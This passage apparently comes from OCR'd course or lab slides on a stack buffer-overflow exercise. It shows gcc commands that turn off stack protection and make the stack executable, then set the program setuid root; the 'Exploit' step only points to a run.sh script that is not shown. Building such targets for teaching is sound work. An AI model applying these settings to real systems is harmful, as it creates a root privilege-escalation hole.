
- Ref: http://linux.die.net/man/8/execstack

Step 3: Compile vulnerable

- Compile with “no-stack-protector” and “execstack”
  - `-mpreferred-stack-boundary=num`
    Attempt to keep the stack boundary aligned to a 2 raised to num byte boundary. Default is 4.
- Set the program to run as root (chmod u+s) by other users

```
% sudo su
# gcc -fno-stack-protector -z execstack \
    -mpreferred-stack-boundary=2 vulnerable.c -ggdb -o \
    vulnerable
# chmod u+s vulnerable
```

Step 4: Exploit



- You can run "./run.sh"